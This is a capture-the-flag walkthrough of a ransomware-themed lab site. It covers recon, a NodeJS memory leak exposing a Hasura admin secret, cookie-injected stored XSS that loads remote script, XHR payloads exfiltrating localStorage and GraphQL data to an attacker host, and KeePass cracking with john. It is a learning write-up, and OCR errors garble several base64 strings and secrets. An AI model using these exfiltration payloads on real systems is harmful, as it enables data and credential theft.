

Walkthrough

Story

One of your clients has been hacked by the Carpe Diem cyber gang and all their important files have been encrypted. They have hired you to help them recover an important file that they need to restore their backups. They have contacted the carpe diem cybergang and paid a ransom but have not heard anything back. The countdown timer is ticking since they visited and they are now running out of time to recover their data before the keys are deleted on the server. Can you retrieve the keys and help your client restore their data before time runs out?

File available for download in room?

File: /downloads/Database.carp

Recon

nmap-scan

Only port 80 open.

```
Nmap scan report for 192.168.16.72
Host is up, received user-set (0.00094s latency).
Not shown: 65534 closed ports
Reason: 65534 resets
PORT      STATE SERVICE REASON
80/tcp    open  http    syn-ack ttl 128
Device type: general purpose
Running: Linux 2.4.X
```



Nikto

- NodeJS Express
- Cookie: countdown
- /downloads

```
+ Server: nginx
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Retrieved x-powered-by header: Express
+ Cookie countdown created without the httponly flag
+ Allowed HTTP Methods: GET, HEAD
+ OSVDB-3092: /downloads/: This might be interesting ...
+ 7914 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time: 2020-04-15 19:46:24 (GMT2) (32 seconds)
-----  
+ 1 host(s) tested
```

Gobuster

```
=====
2020/04/15 19:30:22 Starting gobuster
=====
/images (Status: 301)
/downloads (Status: 301)
/stylesheets (Status: 301)
=====
2020/04/15 19:45:43 Finished
=====
```



Browsing website

Carpe Diem

All your data are belong to us!

Your key will be deleted:

Thu Apr 16 2020 00:42:51 GMT+0000

0d 4h 49m 48s


BTC: [bc1q989cy4zp8x9pxgwp](#) [Copy](#)


Proof: Your wallet [Send](#)

```
/ _ _|_ _ - - - - - | _ _ \(_)_ _ - - - - / |
| | / _` | ' _| ' _\ / _\ | | | | | / _ \ _` _\ |
| | _| ( _| | | | | | | | | | | | | | | | | |
\ _\ \_,_| .__/ \ _\ | | _/_/ | | \ _\ | | | | | | | |
```

/downloads

This page is here to provide a download link for an encrypted file (the one you need to recover). Intended to look like it is suppose to show up after payment. This page also contains programs for decrypting the file. Please note that this page is not part of the challenge, it is here to provide you with key information.






Source

Sourcecode reveals a javascript triggered by proof-button.

```
20 ***      **$$$$$$$$$$$$$uu **$***  
21     uuuu **$$$$$$$$$uuu  
22 u$$$$uuu$$$$$$$$$uuu **$$$$$$$$$uuu$$$  
23 $$$$$$$$$$****      *$$$$$$$$$****  
24 *$$$$$*      *$$$$$* </pre><h4></h4><h2>Your key will be deleted:</h2><h3>Thu Apr 16 2020 00  
25 var wallet = wallet;  
26 if (wallet.trim() === 'bc1q989cy4zp8x9xpxgwpznsxx44u0cxhyjjyp78hj') {  
27   alert('Hey! \n\nstupid is as stupid does...');  
28   return;  
29 }  
30  
31 var re = new RegExp("^{[a-z0-9]{42,42}}$");  
32 if (re.test(wallet.trim())) {  
33   var http = new XMLHttpRequest();  
34   var url = 'http://c4rp3d13m.net/proof/';  
35   http.open('POST', url, true);  
36   http.setRequestHeader('Content-type', 'application/json');  
37   var d = '{"size":42,"proof":"' + wallet + "'"};  
38   http.onreadystatechange = function() {  
39     if(http.readyState == 4 && http.status == 200) {  
40       //alert(http.responseText);  
41     }  
42     }  
43     http.send(d);  
44   } else {  
45     alert('Invalid wallet!');  
46   }  
47 }  
48 </script><script>function clippy() {  
49   var copyText = document.getElementById("pay");  
50   copyText.select();  
51   copyText.setSelectionRange(0, 99999)  
52   document.execCommand("copy");  
53   alert("Copied: " + copyText.value);  
54 }</script><script>// Set the date we're counting down to  
55 var countdown = document.cookie  
56 var countdown = countdown.replace(/%3A/g, ":";  
57 var countdown = countdown.replace("countdown=", "");  
58
```

Proof

Adding `c4rp3d13m.net` to hostfile. The proof field has to be 42 characters long to be "valid".



Burp Repeater

Playing with XHR Post. Notice "size" parameter

```
POST /proof/ HTTP/1.1
Host: c4rp3d13m.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:76.0) Gecko/20100101
Accept: /*
Accept-Language: nb-NO,nb;q=0.9,no-NO;q=0.8,no;q=0.6,nn-NO;q=0.5,nn;q=0.4,en-US;q=0.3
Accept-Encoding: gzip, deflate
Content-type: application/json
Content-Length: 64
Origin: http://c4rp3d13m.net
Connection: close
Referer: http://c4rp3d13m.net/
Cookie: session=MTkyLjE2OC4xNi42NQ%3D%3D; countdown=2020-04-15T16%3A42%3A51.46182
DNT: 1

{"size":42,"proof":"bc1q989cy4zp8x9pxgwpzsxx55c0cxhyjjyp78hj"}
```

The response just echoes the proof.

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 15 Apr 2020 18:32:33 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 50
Connection: close
X-Powered-By: Express
ETag: W/"32-WrKsrh8YdTUWgh4Z/oiEQ4vmt8k"
Last-Modified: Wednesday, 15-Apr-2020 18:32:33 UTC
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate, max-age=
```

bc1q989cy4zp8x9pxgwpznsxx55c0cxhyjjyp78hj

Tampering with the "size" parameter

We needed a way to leak information. Made a vulnerability by unsafely allocating buffer in NodeJS and letting the attacker change the buffer size by altering the size parameter. This gives a memory leak. It displays randomly contents of memory. As one potentially would have to run this a lot of times to get exactly the information we wanted to leak, we hardcoded it at the end of the output. You will have to change the size to ≥ 400 to get it.

```
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate, max-age=0
bclq989cy4zp8xpxgpznsxxeru0cxhhjy78h|[buf[i]]) { // Base64 ended.
    if (i == lastI && buf[i] == minusChar) { // "-" -> "-"
        if (buf[i-1] == plusChar) {
            var b64str = base64ccum + buf.slice(lastI, i).toString().replace(/\+/g, '/');
            var str = this.iconv.decode(buf.slice(b64str, "base64", "utf-8-be"));
            rcb[0] = 0x10000000-0x00000000-0x00000000-0x00000000request.post({ headers: { 'content-type': 'application/json', 'x-hasura-admin-secret': 's3cr3t5754uc35432' } error connecting to
http://192.168.10.10/v1/graphql
```

```
request.post({ headers: { 'content-type' : 'application/json', 'x-hasura-admin-secret' : 's3cr3t54uc35432' } } error connecting to  
http://192.168.150.10/v1/graphql/
```

Network not available

One can see that Hasura GraphQL might be used here, on a network not available. One can also see the Hasura Admin Secret is being used in the request header. Not best practise, one might say :-)

Nothing more to see here, move along...



Back to basics

Studying the main interface, reveals cookies. The countdown collects remaining life of encryption key. Is only set by the server. Not interesting.

Your key will be deleted:
Thu Apr 16 2020 14:43:27 GMT+0000
0d 3h 46m 2s

| BTC: | wpznsxx44u0cxhyjyp78ji | Copy |
|--------|-------------------------|------|
| Proof: | ixgwpznsxxeru0cxkhjyp7e | Send |

Debugger Network Style Editor Performance Memory Storage Accessibility

| Name | Value | Domain | Path | Expires / Max-Age | Size | HttpOnly | Secure | SameSite |
|-----------|--------------------------------|---------------|------|-----------------------------|------|----------|--------|----------|
| countdown | 2020-04-16T06%3A43%3A27.536027 | c4rp3d13m.net | / | Thu, 16 Apr 2020 07:21:1... | 39 | false | false | None |
| session | MTkyLjE2OC4xNi42NQ%3D%3D | c4rp3d13m.net | / | Thu, 16 Apr 2020 07:21:1... | 31 | true | false | None |

But the session cookie is set AND read by the server. It is injectable.


It is reflected on a "admin-interface", accessed by a headless browser every minute.

This is the tricky part. It has to be base64 encoded and it cannot contain double quotation marks.

Inject a (base64 encoded) cookie that contains:

```
<script src='http://192.168.15.29:8000/p.js'></script>
```

Each visit by the headless browser will request and execute a p.js script hosted on the hacker machine (in this case, 192.168.15.29, listening on port 8000). As the database uses GraphQL, there are some payloads we can use to query the database. However, the results of our query is not echoed back, so we need to exfiltrate them ourselves, using XHR.



Payloads

First staged payload to do a bit recon on the "admin" browsing.

```
r=new XMLHttpRequest();
r.open("GET", "http://192.168.16.65/?q="+document.cookie);
r.send();
```

```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.16.73 - - [16/Apr/2020 12:00:41] "GET /p.js HTTP/1.1" 200 -
192.168.16.73 - - [16/Apr/2020 12:01:12] "GET /?q= HTTP/1.1" 200 -
```

No cookies. Trying localStorage instead, gives us the first of two flags.

```
var r=new XMLHttpRequest();
r.open("GET", "http://192.168.16.65/?q="+JSON.stringify(localStorage));
r.send();
```

```
192.168.16.73 - - [16/Apr/2020 12:09:45] "GET /p.js HTTP/1.1" 200 -
192.168.16.73 - - [16/Apr/2020 12:09:51] "GET /?q=%7B%22secret%22%22s3cr3754uc35432%22,%22flag1%22%22THM%7BSo_Far_So_Good_So_What%7D%22%7D HTTP/1.1" 200 -
```

THM{ **Redacted** }

The first payload to retrieve the schema information from GraphQL looks like this:

```
var a = new XMLHttpRequest();
var d = '{ "query": "{__schema{types{name}}}" }';
a.open("POST", "http://192.168.150.10:8080/v1/graphql/", true);
a.setRequestHeader('x-hasura-admin-secret', 's3cr3754uc35432');
a.onreadystatechange=function() {
    if (this.readyState==4) {
        var b=new XMLHttpRequest();
        b.open('GET', 'http://192.168.15.29:8000/?status=' + this.status + '&localStorage=' + btoa(JSON.stringify(localStorage)) + '&data=' + btoa(this.responseText), false);
        b.send();
    }
}
a.send(d);
```

The first XMLHttpRequest sends the POST to the GraphQL, with the additional header for authentication. When the results come back, the onreadystatechange function will do a GET request back to the attacker machine, and include data from localStorage and the query results as base64 encoded parameters. To complete this XSS injection, this payload needs to be base64 encoded and wrapped into the p.js file we referred to in the injected cookie.




Payloads, injection

The encoded and wrapped p.js file looks like this:

```
eval(atob('dmFyIGEgPSBuZXcgWE1MSHR0cFJlcXVlc3QoKTsKdmFyIGQgPSAney
JxdWVyeSI6Intfx3NjaGVtYXt0eXBlc3tuYW1lfX19In0nOwphLm9wZW4oIlBPU1Q
iLCIAiaHR0cDovLzE5Mi4xNjguMTUwLjEwOjgwODAvdjEvZ3JhcGhxbC8iLCB0cnVl
KTSKYS5zzXRSZXF1ZXN0SGVhZGVyKCd4LWhhc3VyYS1hZG1pbilzzWNyZXQnLCdzm
2NyMzc1NHVjMzU0MzInKTSKYS5vbnJ1YWR5c3RhGVjaGFuZ2U9ZnVuY3Rpb24oKS
B7CiAgICBpZiAodGhpcy5yZWFkeVN0YXR1PT09NCkgewogICAgICAgIHZhcibipW5
ldyBYTUXIdHRwUmVxdWVzdCgpOwogICAgICAgIGIub3BlbignR0VUJywnaHR0cDov
LzEwLjIxMi4xMzQuMjAwOjgwMDAvP3N0YXR1cz0nK3RoaXMuc3RhdHVzKycmbG9jY
Wxzdg9yYWdlPScrYnRvYShKU09OLnN0cmluz2lmeShsb2NhbFN0b3JhZ2UpKSsnJm
RhGE9JytidG9hKHRoaXMucmVzcG9uc2VUZXh0KSxmyWxzzSk7CiAgICAgICAgYi5
zzW5kKCK7CiAgICB9Cn0KYS5zzW5kKGQpOwo='));
```

Please note that you need to encode the base64 without linebreaks as well.



Payloads, exfiltration

If all goes well, our web server is hit with an exfiltration request:

```
192.168.16.73 - - [16/Apr/2020 12:23:14] "GET /?
status=200&localStorage=eyJzZWNyZXQioIJzM2NyMzc1NHVjMzU0MzIiLCJmbGFnMSI6IlRITX
tTb19GYXJfU29fR29vZF9Tb19XaGF0fSJ9&data=eyJkYXRhIjp7I19fc2NoZW1hIjp7InR5cGVzIj
pbeyJuYW1lIjoiQm9vbGVhbiJ9LHsibmFtZSI6IkZsb2F0In0seyJuYW1lIjoiSUQifSx7Im5hbWUi
OijJbnQifSx7Im5hbWUiOijJbnRFy29tcGFyaXNvb19leHAifSx7Im5hbWUiOijTdhJpbmcifSx7Im
5hbWUiOijTdhJpbmdfY29tcGFyaXNvb19leHAifSx7Im5hbWUiOijfx0RpcmVjdG12ZSJ9LHsibmFt
ZSI6Il9fRGlyZWN0aXZ1TG9jYXRpb24ifSx7Im5hbWUiOijfx0Vudw1WYwx1ZSJ9LHsibmFtZSI6Il
9fRml1bGQifSx7Im5hbWUiOijfx0lucHV0VmFsdWUiFsx7Im5hbWUiOijfx1NjaGVTYSJ9LHsibmFt
ZSI6Il9fVHlwZSJ9LHsibmFtZSI6I19fVHlwZUtpbmQifSx7Im5hbWUiOijjb25mbG1jdF9hY3Rpb2
4ifSx7Im5hbWUiOijtdXRhdGlvb19yb290In0seyJuYW1lIjoiB3JkZXJfYnkifSx7Im5hbWUiOijx
dWVye9yb290In0seyJuYW1lIjoiC3Vic2NyAXB0aW9uX3Jvb3QifSx7Im5hbWUiOij0aW1lc3Rhbx
AifSx7Im5hbWUiOij0aW1lc3RhxBfy29tcGFyaXNvb19leHAifSx7Im5hbWUiOij2aWN0aW1zIn0s
eyJuYW1lIjoiDml1jdGltc19hZ2dyZwdhdGUifSx7Im5hbWUiOij2aWN0aW1zX2FnZ3J1Z2F0ZV9maW
VsZHMifSx7Im5hbWUiOij2aWN0aW1zX2FnZ3J1Z2F0ZV9vcmRlc19ieSJ9LHsibmFtZSI6InZpY3Rp
bXNfYXJyX3J1bF9pbnN1cnRfaW5wdXQifSx7Im5hbWUiOij2aWN0aW1zX2F2Z19maWVsZHMifSx7Im
5hbWUiOij2aWN0aW1zX2F2Z19vcmRlc19ieSJ9LHsibmFtZSI6InZpY3RpbXNfYm9vbF9leHAifSx7
Im5hbWUiOij2aWN0aW1zX2NvbnN0cmFpbnQifSx7Im5hbWUiOij2aWN0aW1zX2luY19pbnB1dCJ9LH
sibmFtZSI6InZpY3RpbXNfaW5zzXJ0X2lucHV0In0seyJuYW1lIjoiDml1jdGltc19tYXhfZm1lbGRz
In0seyJuYW1lIjoiDml1jdGltc19tYXhfB3JkZXJfYnkifSx7Im5hbWUiOij2aWN0aW1zX21pb19maW
VsZHMifSx7Im5hbWUiOij2aWN0aW1zX2F2Z19vcmRlc19ieSJ9LHsibmFtZSI6InZpY3RpbXNfbXV0
YXRpb25fcVmZG9uc2UifSx7Im5hbWUiOij2aWN0aW1zX29ia19yZwxfaw5zzXJ0X2lucHV0In0sey
JuYW1lIjoiDml1jdGltc19vb19jb25mbG1jdCJ9LHsibmFtZSI6InZpY3RpbXNfb3JkZXJfYnkifSx7
Im5hbWUiOij2aWN0aW1zX3N1bGVjdF9jb2x1bW4ifSx7Im5hbWUiOij2aWN0aW1zX3N1dF9pbnB1dC
J9LHsibmFtZSI6InZpY3RpbXNfc3RkZGV2X2ZpZWxkcyJ9LHsibmFtZSI6InZpY3RpbXNfc3RkZGV2
X29yZGVyX2J5In0seyJuYW1lIjoiDml1jdGltc19zdGRkZXZfcG9wX2ZpZWxkcyJ9LHsibmFtZSI6In
ZpY3RpbXNfc3RkZGV2X3BvcF9vcmRlc19ieSJ9LHsibmFtZSI6InZpY3RpbXNfc3RkZGV2X3NhbXBF
Zm1lbGRzIn0seyJuYW1lIjoiDml1jdGltc19zdGRkZXZfc2FtcF9vcmRlc19ieSJ9LHsibmFtZSI6In
ZpY3RpbXNfc3VtX2ZpZWxkcyJ9LHsibmFtZSI6InZpY3RpbXNfc3VtX29yZGVyX2J5In0seyJuYW1l
IjoiDml1jdGltc191cGRhdGVfY29sdW1uIn0seyJuYW1lIjoiDml1jdGltc192YXJfcG9wX2ZpZWxkcy
J9LHsibmFtZSI6InZpY3RpbXNfdmFyX3BvcF9vcmRlc19ieSJ9LHsibmFtZSI6InZpY3RpbXNfdmFy
X3NhbXBFZm1lbGRzIn0seyJuYW1lIjoiDml1jdGltc192YXJfc2FtcF9vcmRlc19ieSJ9LHsibmFtZS
I6InZpY3RpbXNfdmFyawWFuY2VfZm1lbGRzIn0seyJuYW1lIjoiDml1jdGltc192YXJpYw5jZV9vcmRl
cl9ieSJ9XX19fQ== HTTP/1.1" 200 -
```

Payloads, exfiltration, continued

Decoding (parts of) the data parameter shows schema information for GraphQL:

```
{  
  "data": {  
    "__schema": {  
      "types": [  
        {  
          "name": "Boolean"  
        },  
        {  
          "name": "Float"  
        },  
        {  
          "name": "ID"  
        },  
        {  
          "name": "Int"  
        },  
        {  
          "name": "Int_comparison_exp"  
        }  
      ]  
    }  
  }  
}
```

When we add the `description` field to the GraphQL query we get extra information on each of names:

```
{
  "name": "victims",
  "description": "columns and relationships of \\"victims\\""
},
{
  "name": "victims_aggregate",
  "description": "aggregated selection of \\"victims\\""
},
{
  "name": "victims_aggregate_fields",
  "description": "aggregate fields of \\"victims\\""
},
{
  "name": "victims_aggregate_order_by",
  "description": "order by aggregate values of table \\"victims\\""
},
{
  "name": "victims_agg_col_insert_input"
},
```

We see that the input type for inserting array relation for remote table \\"victims\\" is a classical database). Now we know the database we can query it for information.

Schema exfiltrated

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/GraphQL%20Injection#enumerate-database-schema-via-introspection>

```

var a = new XMLHttpRequest();
var d = '{"query":"fragment FullType on __Type {\\n    kind\\n    name\\n    description\\n    fields(includeDeprecated: true) {\\n        name\\n        description\\n        args\n        ...InputValue\\n    }\\n    type {\\n        ...TypeRef\\n    }\\n    isDeprecated\\n    deprecationReason\\n} \\n    inputFields {\\n        ...InputValue\\n    }\\n} \\n    interfaces {\\n        ...TypeRef\\n    }\\n    enumValues(includeDeprecated: true) {\\n        name\\n        description\\n        isDeprecated\\n        deprecationReason\\n    }\\n    possibleTypes {\\n        ...TypeRef\\n    }\\n}\\n\\nfragment inputValue on __InputValue {\\n    name\\n    description\\n    type {\\n        ...TypeRef\\n    }\\n    defaultValue\\n}\\n\\nfragment typeRef on __Type {\\n    kind\\n    name\\n    ofType {\\n        kind\\n        name\\n        ofType {\\n            kind\\n            name\\n            ofType {\\n                kind\\n                name\\n                ofType {\\n                    kind\\n                    name\\n                    ofType {\\n                        kind\\n                        name\\n                        ofType {\\n                            kind\\n                            name\\n                            ofType {\\n                                kind\\n                                name\\n                                ofType {\\n                                    kind\\n                                    name\\n                                    ofType {\\n                                        kind\\n                                        name\\n                                        ofType {\\n                                            kind\\n                                            name\\n                                            ofType {\\n                                                kind\\n                                                name\\n                                                ofType {\\n                                                    kind\\n                                                    name\\n                                                    ofType {\\n                                                        kind\\n                                                        name\\n                                                        ofType {\\n                                                            kind\\n                                                            name\\n                                                            ofType {\\n                                                                kind\\n                                                                name\\n                                                                ofType {\\n                                                                    kind\\n                                                                    name\\n                                                                    ofType {\\n                                                                        kind\\n                                                                        name\\n                                                                        ofType {\\n                                                                            kind\\n                                                                            name\\n                                                                            ofType {\\n                                                                                kind\\n                                                                                name\\n                                                                                ofType {\\n                                                                                    kind\\n                                                                                    name\\n                                                                                    ofType {\\n................................................................query IntrospectionQuery {\\n    __schema {\\n        queryType {\\n            name\\n        }\\n        mutationType {\\n            name\\n        }\\n        types {\\n            ...FullType\\n        }\\n    }\\n}\\n    directives {\\n        name\\n        description\\n        locations\\n        args\n        ...InputValue\\n    }\\n}\\n}\\n}, \"variables\":null, \"operationName\":\"IntrospectionQuery\"}' ;
a.open("POST", "http://192.168.150.10:8080/v1/graphql/", true);
a.setRequestHeader('x-hasura-admin-secret','s3cr3t54uc35432');
a.onreadystatechange=function() {
    if (this.readyState==4) {
        var b=new XMLHttpRequest();
        b.open('GET','http://192.168.16.65/?'+data);
        b.send();
    }
}
a.send(d);

```



Sifting through all the data received, we manage to get table and columns.

This gives us all we need to make a query

Finding key

We get a lot of data back, but after inspecting them, we find a entry with a filename matching the one we downloaded

```
{"filename": "Database.kbxd", "id": 48, "key": 'Redacted'  
  Redacted  
g==", "name": "195.204.178.84", "timer": "2020-04-15T14:29:24.383136  
" },
```

So we have found our decryption key

Syntax for decrypt command is unknow. (They haven't payed so...)

But testing a few combos will give them a file

```
root@kali2:~/Downloads# ./decrypt_linux_amd64 F+lRG6As2e1qBd3/7dTvcmluUEjMwkq22K6zBiCp8Zf1LuJlsarUKgmhw+P8o2vBSJUXGiGvCrUhxnQY8Tg== Database.carp Data base.kbxdi
```

Keepass-file is password protected

```
root@kali2:~/Downloads/test# kpcli  
  
KeePass CLI (kpcli) v3.1 is ready for operation.  
Type 'help' for a description of available commands.  
Type 'help <command>' for details on individual commands.  
  
kpcli:/> open Database.kbd  
Please provide the master password: █
```

John the ripper

```
root@kalil2:~/Downloads/test# keepass2john Database.kbx > hash
root@kalil2:~/Downloads/test# john hash -w=/usr/share/wordlists/rockyou.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 60000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES, 1=TwoFish, 2=ChaCha]) is 0 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
antonella          (Database.kbx)
[redacted]
ig 0:00:00:33 DONE (2020-04-16 15:01) 0.03023g/s 113.9p/s 113.9c/s 113.9C/s antonella
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Then kpcli

```
kpccli:/> show Database/THM -f
```

```
Path: /Database/  
Title: THM  
Uname: root  
Pass: THM{ Redacted }  
URL:  
Notes:  
  
kncli:> █
```